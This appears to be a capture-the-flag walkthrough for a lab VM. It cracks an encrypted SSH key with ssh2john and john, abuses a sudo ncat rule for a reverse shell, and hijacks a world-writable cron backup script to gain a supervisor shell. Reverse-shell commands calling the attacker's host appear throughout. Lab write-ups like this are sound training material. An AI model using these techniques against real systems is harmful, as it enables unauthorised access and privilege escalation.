


```
~/Documents/CRUNCHv2
ls
encrypted_id_rsa  id_rsa  notes.txt

~/Documents/CRUNCHv2
locate ssh2john
/usr/share/john/ssh2john.py
```



```
~/Documents/CRUNCHv2                                                                                    1 ✘
python /usr/share/john/ssh2john.py encrypted_id_rsa
encrypted_id_rsa:$sshng$1$16$72458DC306F6DC3AE244FBE733154151$1776$0dc8126cd91880896c2de0e073191ca5a4ce9487a9321f92142
200df9cad27b4d827523131d4f01d90608ac44a73c3de7c96b2caba593c1329d2f92ea24d0e137ddfe9e394294ec9d0290611f4a316f828c553fcb
b16ce8ae54febd27c21b0e1b081995e8a67ea17ac7212977c1fa5e1453a026f3ddf78a804bf3976b35dd6829040c222fff204bf9e7e86468245da5
05def8cd0964b4abd6c798dee3ac892cc3ec907e407c67ae6a48613feae4e79dc93bcbff396551c84a3e687d66a1c5a8cb6bbc0ce3646670a1f919
be4c7ea548220a365f624f25b96b2d3c52826427c8f389af913488b28a5283cee45f687dc96f92c19d05b3a2c2dda6267b30d1c53fdc0e0adc51cc
ab6bd6d5519da46c831dbd377efce56e67c1363181e3033e2152d72ef697b3122fd1bafce89293fd85b21123cc68585d546d742d95c70225cef82a
68677c7d4f8581754ac1bc7ce62e9a5d79f9c695d64d5f8bbc85eed9d73da7327ccb4343a9cf16dc4a4b95722d9774fc9de335d32bf6351048d1b8
40f128942da944bb8d57431e797d2f3711bbd94b0c1647474fc2c7901d85ac6fc411ac5835a844d3a853b04c4aff628b9a9ea82b24705117f671a9
0edc523205515cb960e601d3dfdea3ccbf9de90e54cd00dc4fde20662aea0a6e2b3186e225b0a201cba29b4e371d39d367a871d7fbc13c87eb213f
7e8f30f8dba54606ca1d4476d70cf2e9fe79a16d40d35ec3204f05af59b86424b0b61acdd4d2cc1786eafbf9be324a4a0ffacd0970b1784240af31
2b83c80a6560678b819947766d8ade1c17fe92f3ed770a3c33fd0d1274fdf50d1cd3a84f296fd9dcd41e42b75187e102ef1bc3fa637121cdc51839
9bb16c263a6d637b57096df5497621f849b75a19f8fe3628c14dee452998d0ef5b3a55ddcaa823007c4d86399a4dda45307949e2d49d1839b83ac4
bac94888a560e3a59fd8451634399079bf70bb61fd5d672b28c3e1e410ff7e40b3306cf30a6d5d70583e9e1f1119195fbdbc06f0e2632b49175ca4
3dbafbd912b976ba8e961c111a4dbdda48053084705ef7ffbf456ce233bf7ebe6b9a4dff609cb0e8764e1bf8166c265761cf49f29b01dc2a4c1ea3
437e30e9969b9b4ff7faa022ac3c1db9b99ac91bd5b3762c7f0b70a74c4d4db95ef1051cce7192035fd3edaf14057785fa43b0f0b2fa0a2616c129
c6e1b017dfa14e896787e7759b9bd1fe2c235979c6d3e681231adfa7ee4150e6dba7bff63b615fba4eeaa7386186d13941f006be3cfd21928317ab
ce04a41982636bac11297a5b287c3e217ba715afceaf91507a73fc8e5f472586796047b2e31f982349bd15e81d0e17fcb0d5f37bb4c1f486d2d2e3
1d7db1bc078ebbbba24b9de194f679384fafbdd8ef6c58c45af4fce27774381091b745ffa8ea2ff9353ab91c1c5e394d9bb2ace81190905b4062ef
2f6e63d1ace69d2569e4639d6fdec9ac3b97c050f227d776a34df474f7eb28c72355d0ff173973e7355f3ac4bb18a6b2088d89c216c6bd767fb725
b487857c9f35e03fa6840c2e967ee7791dbab2dcf02297ad067e0683c7fc581d2d6bbabdd3a4ef70ec5b10a51278ca5215e2025f064d629f99b1f2
4052da501e6369f53984f4e2c5f6b88a338e4721c7cc992d18f262ef4b9ec9a9b41c4cfb90bc7b7def1e6175552cb1c8724f79bbff071c07d4c21c
cb89203a1ddc1ca8288b94f46e19e577f0c3252f759d18397aa58ff6c821b52c18a2ff8217b86354ee35a45924bc56f6edda3efa30e9b671cce531
5473894f4edaa40355042ac23d6b4c20508c4da50920d64809fc1413b768e46cafbc57acf8d32bfb7538e94867f3dc51460a2b92c821b020af922e
3420806f5a5fa0d481b4a1d9e33660d38858f6e210a6e10483e2c8785cc018864ad4e88d77d9d961b5c08a4b0ea8fab50fb4739dfd366445f7d17d
d6daed4a3b691524bcdaeb651bdcb7e2990df2768d80d8ee23de7037eef975ec96bd5641f3521f3efc58e9b6af01eea3b0f32a1daa5046c2ed3446
fdc2d8adc61f42f6301c60be339404dd7089830acdbd4282a527ea5b2927a91dd88925e7db8e227805885bc5660bc417aa4c4f2fbcea3b1d247b0a
580c3c8cd5f4a32c334acacc59676fd2993cc20d900010584060ae91f5892658e23b2615b555933d29bc5921b74efe86fa3cb91c547f804a113b20
c9e8e57adc7e7fa5a15dfc75e65c1ad2aa29762841c2924492656ac682f4797c8ca1e3247f17fb14a277f0b8be1bf578d2dda00d30b53eb8ff4ccc
32ef344c2c3761d0507ff7dd377ec4f7acba4c93e5dc71def9b1330993abfe5de7ca9e0328df7e1ca4de4e1b57d96ab9ade7f2301abbed4211b7de
0c372c979ed979ee86e3f1da56ad4549f6976a53ab2ec63372a5ece1bbf6051a8b117728d4c1592e26094a95314f5ff1d0ec1164ceb18fe804d1d5
c6638501d794798620409fdc369995fd5faed5b9f3a4c46a1b519c22b24a19e255299bcd23d6cca
```


I put the output into a file called hash and ran john.



```
~/Documents/CRUNCHv2
john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 12 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hottubsale50%off! (encrypted_id_rsa)
1g 0:00:00:01 DONE (2022-03-20 15:18) 0.5376g/s 7710Kp/s 7710Kc/s 7710KC/s  0125457423 ..*7¡Vamos!
Session completed
```


Sweet we have the password for the encrypted id_rsa file.

I figured i'd try this for the user intern but it didn't work. Turns out it was for bob.



```
~/Documents/CRUNCHv2
ssh -i encrypted_id_rsa bob@192.168.0.37
Enter passphrase for key 'encrypted_id_rsa':
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-49-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Mar 20 03:19:17 PM UTC 2022

  System load:             0.0
  Usage of /:              37.0% of 9.78GB
  Memory usage:            10%
  Swap usage:              0%
  Processes:               230
  Users logged in:         3
  IPv4 address for ens33: 192.168.0.37
  IPv6 address for ens33: 2a02:c7f:4a28:3300:20c:29ff:fef8:c2a1
  IPv6 address for ens33: fd51:12a1:bec8:0:20c:29ff:fef8:c2a1

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '21.10' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sat Mar 19 22:19:05 2022 from 192.168.178.11
bob@promotion:~$
```


Running “sudo -l” looks like bob can run ncat as the user “it”



```
bob@promotion:~$ sudo -l
Matching Defaults entries for bob on promotion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bob may run the following commands on promotion:
    (it) NOPASSWD: /usr/bin/ncat
bob@promotion:~$
```

May i can abuse this to get a revshell as “it”.

I setup a listener on port 1234




```
~
nc -lvnp 1234
listening on [any] 1234 ...
```

After checking my IP, on the box as bob i sent the command:


```
sudo -u it ncat 192.168.0.26 1234 -e /bin/bash
```

and got a revshell response come through. I'm now "IT"




```
~
nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.0.26] from (UNKNOWN) [192.168.0.37] 34928
whoami
it
```

I then upgraded my shell




```
python3 -c 'import pty;pty.spawn("/bin/bash")'
it@promotion:/home/bob$
```

I then moved into my users directory and had a look around.



```
it@promotion:/home$ cd it
cd it
it@promotion:~$ ls -la
ls -la
total 40
drwxr-x---  5 it   it   4096 Mar 19 22:21 .
drwxr-xr-x 10 root root 4096 Mar 19 21:47 ..
lrwxrwxrwx  1 root root    9 Mar 19 21:49 .bash_history -> /dev/null
-rw-r--r--  1 it   it    220 Mar 13 19:45 .bash_logout
-rw-r--r--  1 it   it   3771 Mar 13 19:45 .bashrc
drwxrwxr-x  3 it   it   4096 Mar 19 20:46 .local
-rw-rw-r--  1 it   it    578 Mar 19 20:54 note.txt
-rw-r--r--  1 it   it    807 Mar 13 19:45 .profile
-rw-rw-r--  1 it   it     66 Mar 19 22:22 .selected_editor
drwx------  3 it   it   4096 Mar 19 12:20 snap
drwx------  2 it   it   4096 Mar 13 20:01 .ssh
it@promotion:~$
```


reading the note.txt file



```
it@promotion:~$ cat note.txt
cat note.txt
Just before the current supervisor supervisor got promoted, he made a script to make a backup of the entire it home fo
lder, and saved it to the /opt/ directory.
After he created this script, he didn't know how you could automate running this every so often.
So instead of automating it, he manually logged on to the server and ran it. Every... Day...


Now the supervisor is a lot wiser, and figured out a way how you could automate the script.
He isn't part of the IT dept. anymore, but still wanted to help them.
So he automated the script.

everyone lived happily ever after
it@promotion:~$
```


Looks like there’s a script running. I’m curious to see if i have access to the script so i can then escalate again through another reverse shell. First i need to find it.

i took a look at the usual location “cat /etc/crontab” but nothing was there.



```
SHELL=/bin/sh
# You can also override PATH, by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```


I then checked the /opt/ folder.



```
it@promotion:~$ cd /opt
it@promotion:/opt$ ls
checkOnIT.sh  it-backup-folder
it@promotion:/opt$ ls -la
total 16
drwxr-xr-x  3 it   supervisor 4096 Mar 19 22:32 .
drwxr-xr-x 19 root root       4096 Mar 12 19:40 ..
-rwxrwxrwx  1 it   it           59 Mar 19 22:32 checkOnIT.sh
drwxrwxr-x  3 it   it         4096 Mar 19 20:55 it-backup-folder
it@promotion:/opt$
```

Maybe this is the script? Seems i can do what i want with it.

Let’s read it first.




```
it@promotion:/opt$ cat checkOnIT.sh
#!/bin/bash

cp -r /home/it/ /opt/it-backup-folder/backup/
it@promotion:/opt$ 
```

Simple copy paste essentially.


Now i’ll edit it with an ncat revshell like i used before and see what happens after a minute.

I adjusted the script and setup a listener



```
it@promotion:/opt$ cat checkOnIT.sh
#!/bin/bash

cp -r /home/it/ /opt/it-backup-folder/backup/
it@promotion:/opt$ nano checkOnIT.sh
it@promotion:/opt$ cat checkOnIT.sh
#!/bin/bash
ncat 192.168.0.26 1234 -e /bin/bash


cp -r /home/it/ /opt/it-backup-folder/backup/
it@promotion:/opt$ 
```


Basically got a response instantly.



```
┌ ~/Documents/CRUNCHv2
└ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.0.26] from (UNKNOWN) [192.168.0.37] 34930
whoami
supervisor
```

